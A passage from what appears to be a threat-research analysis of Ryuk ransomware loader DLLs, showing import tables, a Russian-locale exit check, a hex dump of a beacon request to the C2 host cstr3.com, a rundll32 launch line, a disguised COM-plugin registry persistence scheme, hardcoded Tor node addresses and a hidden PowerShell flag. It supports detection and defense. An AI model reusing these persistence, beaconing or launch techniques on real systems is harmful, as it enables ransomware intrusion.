0000000180047270  000007FEFE9C0870  ole32.CoInitializeEx
0000000180047278  000007FEFE9B74A8  ole32.CoInitializeSecurity
0000000180047280  000007FEFE9BF1D8  ole32.CoUninitialize
0000000180047288  000007FEFE9C4650  ole32.CoCreateInstance
0000000180047290  000007FEFE9AFB40  ole32.CLSIDFromString
0000000180047298  000007FEFE9A9030  ole32.StringFromCLSID
00000001800472A0  000007FEFE9C5B30  ole32.CoTaskMemFree
00000001800472A8  000007FEFE9D5F10  ole32.CoSetProxyBlanket
00000001800472B0  000007FEFB621430  netapi32.NetWkstaGetInfo
00000001800472B8  000007FEFB5E1010  netutils.NetApiBufferFree
00000001800472C0  000007FEFD581118  sspicli.GetUserNameExW
00000001800472C8  000007FEFAEF13B8  ktmw32.CreateTransaction
00000001800472D0  000007FEFAEF15B0  ktmw32.RollbackTransaction
00000001800472D8  000007FEFFB94250  advapi32.RegCloseKey
00000001800472E0  000007FEFFB8D6C0  advapi32.RegOpenKeyExA
00000001800472E8  000007FEFFB843A0  advapi32.RegCreateKeyExA
```

```
00000001800472F0  000007FEFFB95CC0  advapi32.RegQueryInfoKeyA
00000001800472F8  000007FEFFB84400  advapi32.RegEnumKeyExA
0000000180047300  000007FEFFB94070  advapi32.RegQueryValueExA
0000000180047308  000007FEFFB84450  advapi32.RegSetValueExA
0000000180047310  000007FEFE7BE630  ws2_32.recvfrom
0000000180047318  000007FEFE7BDB50  ws2_32.sendto
0000000180047320  000007FEFE7B50A0  ws2_32.__WSAFDIsSet
0000000180047328  000007FEFE7B1250  ws2_32.ntohs
0000000180047330  000007FEFE7B4AE0  ws2_32.WSAStartup
0000000180047338  000007FEFE7B4E20  ws2_32.WSACleanup
0000000180047340  000007FEFFD586C4  shlwapi.PathFindFileNameA
0000000180047348  000007FEFFD63920  shlwapi.PathFindFileNameW
0000000180047350  000007FEFFD82270  shlwapi.wnsprintfA
0000000180047358  000007FEFFD66494  shlwapi.wnsprintfW
0000000180047360  000007FEFECE9848  shell32.
0000000180047368  000007FEFD98E440  crypt32.CryptStringToBinaryA
0000000180047370  000007FEFFA93280  oleaut32.SysAllocString
0000000180047378  000007FEFFA91210  oleaut32.SysFreeString
0000000180047380  0000000077B0CA00  ntdll.NtGetContextThread
0000000180047388  0000000077B0C120  ntdll.ZwReadVirtualMemory
0000000180047390  0000000077B0C0D0  ntdll.ZwWriteVirtualMemory
0000000180047398  0000000077B0D260  ntdll.NtSetContextThread
00000001800473A0  0000000077B0C250  ntdll.ZwResumeThread
00000001800473A8  0000000077B0BFD0  ntdll.ZwUnmapViewOfSection
```

Winsock functions as well:

```
0000000180047168  00000000778C1F30  kernel32.WriteFile
0000000180047170  00000000778B09A0  kernel32.ReadFile
0000000180047178  00000000778A43F0  kernel32.CreatePipe
0000000180047180  00000000778A54E0  kernel32.SetHandleInformation
0000000180047188  00000000778A8850  kernel32.IsWow64Process
0000000180047190  00000000778EC570  kernel32.GetFileAttributesExA
0000000180047198  00000000778EC9E0  kernel32.CreateMutexExA
00000001800471A0  00000000779022A0  kernel32.GetTempPathA
00000001800471A8  0000000077902280  kernel32.GetTempPathW
00000001800471B0  0000000077AD44B0  ntdll.VerSetConditionMask
00000001800471B8  00000000778AA800  kernel32.VerifyVersionInfoW
00000001800471C0  00000000778C1F80  kernel32.WideCharToMultiByte
00000001800471C8  00000000778B4FF0  kernel32.MultiByteToWideChar
00000001800471D0  0000000077915C10  kernel32.CreateFileTransactedA
00000001800471D8  0000000077935690  kernel32.CopyFileA
00000001800471E0  00000000778A8950  kernel32.CopyFileW
00000001800471E8  000000007792F940  kernel32.MoveFileA
00000001800471F0  000000007792F7E0  kernel32.MoveFileW
00000001800471F8  00000000778A30A0  kernel32.GetProductInfo
0000000180047200  000000007793AFC0  kernel32.CreateProcessA
0000000180047208  00000000778C05E0  kernel32.CreateProcessW
0000000180047210  00000000778EC070  kernel32.VirtualAllocEx
0000000180047218  00000000778ADF80  kernel32.CreateFileMappingA
0000000180047220  00000000778AD840  kernel32.MapViewOfFile
0000000180047228  00000000778AF6B0  kernel32.GetLocaleInfoA
0000000180047230  00000000778C08A0  kernel32.GetCommandLineA
0000000180047238  00000000778BB630  kernel32.GetLongPathNameW
0000000180047240  0000000077930A50  kernel32.GetDateFormatA
0000000180047248  00000000778EC200  kernel32.SetEnvironmentVariableA
0000000180047250  00000000778B6380  kernel32.SetEnvironmentVariableW
0000000180047258  00000000778A2B60  kernel32.MoveFileExW
```

```
0000000180047260  00000000778BB190  kernel32.FindClose
0000000180047268  00000000778A2EE0  kernel32.FlushInstructionCache
0000000180047270  000007FEFE9C0870  ole32.CoInitializeEx
0000000180047278  000007FEFE9B74A8  ole32.CoInitializeSecurity
0000000180047280  000007FEFE9BF1D8  ole32.CoUninitialize
0000000180047288  000007FEFE9C4650  ole32.CoCreateInstance
0000000180047290  000007FEFE9AFB40  ole32.CLSIDFromString
0000000180047298  000007FEFE9A9030  ole32.StringFromCLSID
00000001800472A0  000007FEFE9C5B30  ole32.CoTaskMemFree
00000001800472A8  000007FEFE9D5F10  ole32.CoSetProxyBlanket
00000001800472B0  000007FEFB621430  netapi32.NetWkstaGetInfo
00000001800472B8  000007FEFB5E1010  netutils.NetApiBufferFree
00000001800472C0  000007FEFD581118  sspicli.GetUserNameExW
00000001800472C8  000007FEFAEF13B8  ktmw32.CreateTransaction
00000001800472D0  000007FEFAEF15B0  ktmw32.RollbackTransaction
00000001800472D8  000007FEFFB94250  advapi32.RegCloseKey
00000001800472E0  000007FEFFB8D6C0  advapi32.RegOpenKeyExA
00000001800472E8  000007FEFFB843A0  advapi32.RegCreateKeyExA
00000001800472F0  000007FEFFB95CC0  advapi32.RegQueryInfoKeyA
00000001800472F8  000007FEFFB84400  advapi32.RegEnumKeyExA
0000000180047300  000007FEFFB94070  advapi32.RegQueryValueExA
0000000180047308  000007FEFFB84450  advapi32.RegSetValueExA
0000000180047310  000007FEFE7BE630  ws2_32.recvfrom
0000000180047318  000007FEFE7BDB50  ws2_32.sendto
0000000180047320  000007FEFE7B50A0  ws2_32.__WSAFDIsSet
0000000180047328  000007FEFE7B1250  ws2_32.ntohs
0000000180047330  000007FEFE7B4AE0  ws2_32.WSAStartup
0000000180047338  000007FEFE7B4E20  ws2_32.WSACleanup
0000000180047340  000007FEFFD586C4  shlwapi.PathFindFileNameA
0000000180047348  000007FEFFD63920  shlwapi.PathFindFileNameW
0000000180047350  000007FEFFD82270  shlwapi.wnsprintfA
0000000180047358  000007FEFFD66494  shlwapi.wnsprintfW
0000000180047360  000007FEFECE9848  shell32.
0000000180047368  000007FEFD98E440  crypt32.CryptStringToBinaryA
0000000180047370  000007FEFFA93280  oleaut32.SysAllocString
0000000180047378  000007FEFFA91210  oleaut32.SysFreeString
0000000180047380  0000000077B0CA00  ntdll.NtGetContextThread
0000000180047388  0000000077B0C120  ntdll.ZwReadVirtualMemory
0000000180047390  0000000077B0C0D0  ntdll.ZwWriteVirtualMemory
0000000180047398  0000000077B0D260  ntdll.NtSetContextThread
00000001800473A0  0000000077B0C250  ntdll.ZwResumeThread
00000001800473A8  0000000077B0BFD0  ntdll.ZwUnmapViewOfSection
```

Before the DLL performs anything malicious, it makes sure it is not running on a Russian system:

1. Decrypts the word “Russia”
2. Calls GetLocaleInfoA to retrieve current country and language setting
3. Calls wnsprintfA to form a string “country_language”, e.g., “United States_English“
4. Immediately exits if StrStrA finds “Russia” in that string

Ryuk implements HTTPS with help of CryptXxx functions from advapi32.dll and CertXxx functions from crypt32.dll. The Winsock functions from ws2_32.dll mentioned above are used for data transfer.

This is the first message sent out by the DLL:

```
0000000002CD98B0  48 45 41 44 20 2F 70 68 70 62 62 2F 61 72 74 69  HEAD /phpbb/arti
0000000002CD98C0  63 6C 65 20 48 54 54 50 2F 31 2E 31 0D 0A 48 6F  cle HTTP/1.1..Ho
0000000002CD98D0  73 74 3A 20 63 73 74 72 33 2E 63 6F 6D 0D 0A 55  st: cstr3.com..U
0000000002CD98E0  73 65 72 2D 41 67 65 6E 74 3A 20 75 73 65 72 5F  ser-Agent: user_
0000000002CD98F0  61 67 65 6E 74 0D 0A 75 70 64 61 74 65 3A 20 2F  agent..update: /
0000000002CD9900  70 68 70 62 62 2F 61 72 74 69 63 6C 65 0D 0A 43  phpbb/article..C
0000000002CD9910  6F 6E 6E 65 63 74 69 6F 6E 3A 20 4B 65 65 70 2D  onnection: Keep-
0000000002CD9920  41 6C 69 76 65 0D 0A 0D 0A 00 00 00 00 00 00 00  Alive...........
```

Ryuk PluginSample.dll (890206F0C506366D480E02FC9FED988A)

Attackers run this DLL manually (according to [12], [13]):

rundll32 C:\\PerfLogs\\socks64.dll, rundll

Despite the name used, it is not a SOCKS library. This DLL acts similarly to EXE described above:

1. Loads a shellcode from resources;
2. The shellcode maps and runs the first DLL;
3. The first DLL maps and runs second DLL, where the main functionality is.

PluginSample.dll

The most important functions exported by the DLL are called “rundll” and “SGeruIUrgVdfMaxMccIKRh”. rundll is the starting point, which must be executed manually. It finds the address of SGeruIUrgVdfMaxMccIKRh in the exports, and then calls it. SGeruIUrgVdfMaxMccIKRh loads the shellcode in a similar way to CSBhvSWCvFRvfCfAoJdoFuAUmK (as described above).

Afterwards the sample adds itself to autorun:

1. Calls StringFromGUID2 to get “{9E683E3F-9A8E-4109-B067-0CD924DB653E}”
2. Calls GetModuleFileNameW to get its full path
3. Calls a series of RegCreateKeyExW+RegSetValueExW+RegCloseKey calls to create this

hierarchy (assuming that “C:\\share\\socks64.dll” is DLL’s full path):

[HKEY_CLASSES_ROOT\CLSID\{9E683E3F-9A8E-4109-B067-0CD924DB653E}]

@=”Read-Only Photo Acquire Plugin”

[HKEY_CLASSES_ROOT\CLSID\{9E683E3F-9A8E-4109-B067-0CD924DB653E}\InprocServer32]

@=”C:\\share\\socks64.dll”

“ThreadingModel”=”Apartment”

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\PhotoAcquisition]

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Photo

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Photo

Acquisition\Plugins\{9E683E3F-9A8E-4109-B067-0CD924DB653E}]

“DisplayName”=”@C:\\share\\socks64.dll,-1”

Shellcode

The shellcode is identical to the one found in EXE (see above).

First DLL

The technique used to run the second DLL is identical to the one found in EXE (see above).

Second DLL

This DLL contains the main functionality. Before it does anything malicious it needs to reach its C&C server. All interesting strings (such as IP addresses) are encrypted. It decrypts them on the fly, holding decrypted strings on the stack for the time of use. It does not perform any further actions until it establishes connection with a server. It does so repetitively:

10

If the connection succeeds, then the sample:

- Calls interesting APIs (GetVolumeInformationA)
- Connects to https://api.ipify.org/ and https://ip4.seeip.org/
- Uses Tor. The sample contains hardcoded IP address of Tor nodes as well as some strings from the Tor Rendezvous Specification:

```
.data:000007FEFB17D2C8 a19323244244    db '193.23.244.244',0   ; DATA XREF: TalkToTorServers+1BE↑o
.data:000007FEFB17D2D7 a86592138       db '86.59.21.38',0      ; DATA XREF: TalkToTorServers+1D7↑o
.data:000007FEFB17D2E3 a1995881140     db '199.58.81.140',0    ; DATA XREF: TalkToTorServers+1F0↑o
.data:000007FEFB17D2F1 a20413164118    db '204.13.164.118',0   ; DATA XREF: TalkToTorServers+209↑o
.data:000007FEFB17D300 a194109206212   db '194.109.206.212',0  ; DATA XREF: TalkToTorServers+222↑o


.data:000007FEFB17D310 a13118840189    db '131.188.40.189',0   ; DATA XREF: TalkToTorServers+23B↑o
.data:000007FEFB17D31F a15435175225    db '154.35.175.225',0   ; DATA XREF: TalkToTorServers+254↑o
.data:000007FEFB17D32E a171251939      db '171.25.193.9',0     ; DATA XREF: TalkToTorServers+26D↑o
.data:000007FEFB17D33B a12831034       db '128.31.0.34',0      ; DATA XREF: TalkToTorServers+286↑o
.data:000007FEFB17D347 a12831039       db '128.31.0.39',0      ; DATA XREF: TalkToTorServers+29F↑o
.data:000007FEFB17D5B6 aGetTorRendezvo db 'GET /tor/rendezvous2/%s HTTP/1.0',0Dh,0Ah
...
.data:000007FEFB17D353 aTorStatusVoteC db '/tor/status-vote/current/consensus',0
.data:000007FEFB17D376 aTorServerFp    db '/tor/server/fp/',0  ; DATA XREF: sub_7FEFB178E48+47↑o
...
.data:000007FEFB17D703 aDirectoryFoote db 'directory-footer',0 ; DATA XREF: TalkToTorServers+32C↑o
...
.data:000007FEFB17D72C aIntroductionPo db 'introduction-point',0
.data:000007FEFB17D73F aIpAddress      db 'ip-address',0       ; DATA XREF: TalkToTorServers+642↑o
.data:000007FEFB17D74A aOnionPort      db 'onion-port',0       ; DATA XREF: TalkToTorServers+671↑o
.data:000007FEFB17D755 aServiceKey     db 'service-key',0      ; DATA XREF: TalkToTorServers+6A0↑o
...
.data:000007FEFB17D7C9 aHsdir          db 'HSDir',0            ; DATA XREF: sub_7FEFB178CFB+DC↑o
...
.data:000007FEFB17D7D4 aOnionKey       db 'onion-key',0        ; DATA XREF: sub_7FEFB178E48+CC↑o
```

- Runs PowerShell scripts with – WindowStyle Hidden -ep bypass -file

Conclusions

The combination of the TrickBot and BazarLoader downloaders with the Ryuk ransomware represents a notable threat.
These malware samples can be detected by performing behavioral analysis (i.e., executing the artifacts in a sandbox) or by building models (both signatures and anomaly detectors) that identify both malicious and suspicious network activity.

VMware NSX, by composing network analysis with program analysis, provides complete visibility into this threat.

Bibliography

[1] CISA, “Ransomware Activity Targeting the Healthcare and Public Health Sector,” 28 October 2020. [Online]. Available: https://us-cert.cisa.gov/ncas/alerts/aa20-302a.

[2] NPR, “U.S. Hospitals Targeted In Rising Wave Of Ransomware Attacks, Federal Agencies Say,” 29 October 2020. [Online]. Available: https://www.npr.org/2020/10/29/928979988/u-s-hospitals-targeted-in-rising-wave-of-ransomware-attacks-federal-agencies-say.

[3] R. Henderson, “Ryuk: Defending Against This Increasingly Busy Ransomware Family,” 27 February 2020. [Online]. Available: https://www.lastline.com/blog/threat-intelligence- bulletin-week-ending-feb-7-2/.

[4] S. Ortolani and J. Haughom, “Evolution of Excel 4.0 Macro Weaponization,” 2 June 2020. [Online]. Available: https://www.lastline.com/labsblog/evolution-of-excel-4-0-macro- weaponization/.

[5] Sophos, “They’re back: inside a new Ryuk ransomware attack,” 14 October 2020. [Online]. Available: https://news.sophos.com/en-us/2020/10/14/inside-a-new-ryuk-ransomware- attack/.

[6] Cybereason, “Dropping Anchor: From a TrickBot Infection to the Discovery of the Anchor Malware,” 11 December 2019. [Online]. Available: https://www.cybereason.com/blog/dropping-anchor-from-a-trickbot-infection-to-the- discovery-of-the-anchor-malware.

[7] NTT, “TrickBot variant “Anchor_DNS” communicating over DNS,” [Online]. Available: https://hello.global.ntt/insights/blog/trickbot-variant-communicating-over-dns.

[8] FireEye, “Unhappy Hour Special: KEGTAP and SINGLEMALT With a Ransomware Chaser,” 28 October 2020. [Online]. Available: https://www.fireeye.com/blog/threat- research/2020/10/kegtap-and-singlemalt-with-a-ransomware-chaser.html.

[9] Crowdstrike, “Big Game Hunting with Ryuk: Another Lucrative Targeted Ransomware,” 10 January 2019. [Online]. Available: https://www.crowdstrike.com/blog/big-game-hunting- with-ryuk-another-lucrative-targeted-ransomware/.

[10] TrendMicro, “Examining Ryuk Ransomware Through the Lens of Managed Detection and Response,” 14 March 2019. [Online]. Available: https://www.trendmicro.com/vinfo/gb/security/news/cybercrime-and-digital-threats/examining-ryuk-ransomware-through-the-lens-of-managed-detection-and- response.

[11] R. Marshanski and V. Kremez, “”Front Door” into BazarBackdoor: Stealthy Cybercrime Weapon,” 12 October 2020. [Online]. Available: https://www.advanced- intel.com/post/front-door-into-bazarbackdoor-stealthy-cybercrime-weapon.

[12] The DFIR Report, “Ryuk in 5 Hours,” 18 October 2020. [Online]. Available: https://thedfirreport.com/2020/10/18/ryuk-in-5-hours/.

[13] The DIFR Report, “Ryuk’s Return,” 8 October 2020. [Online]. Available: https://thedfirreport.com/2020/10/08/ryuks-return/
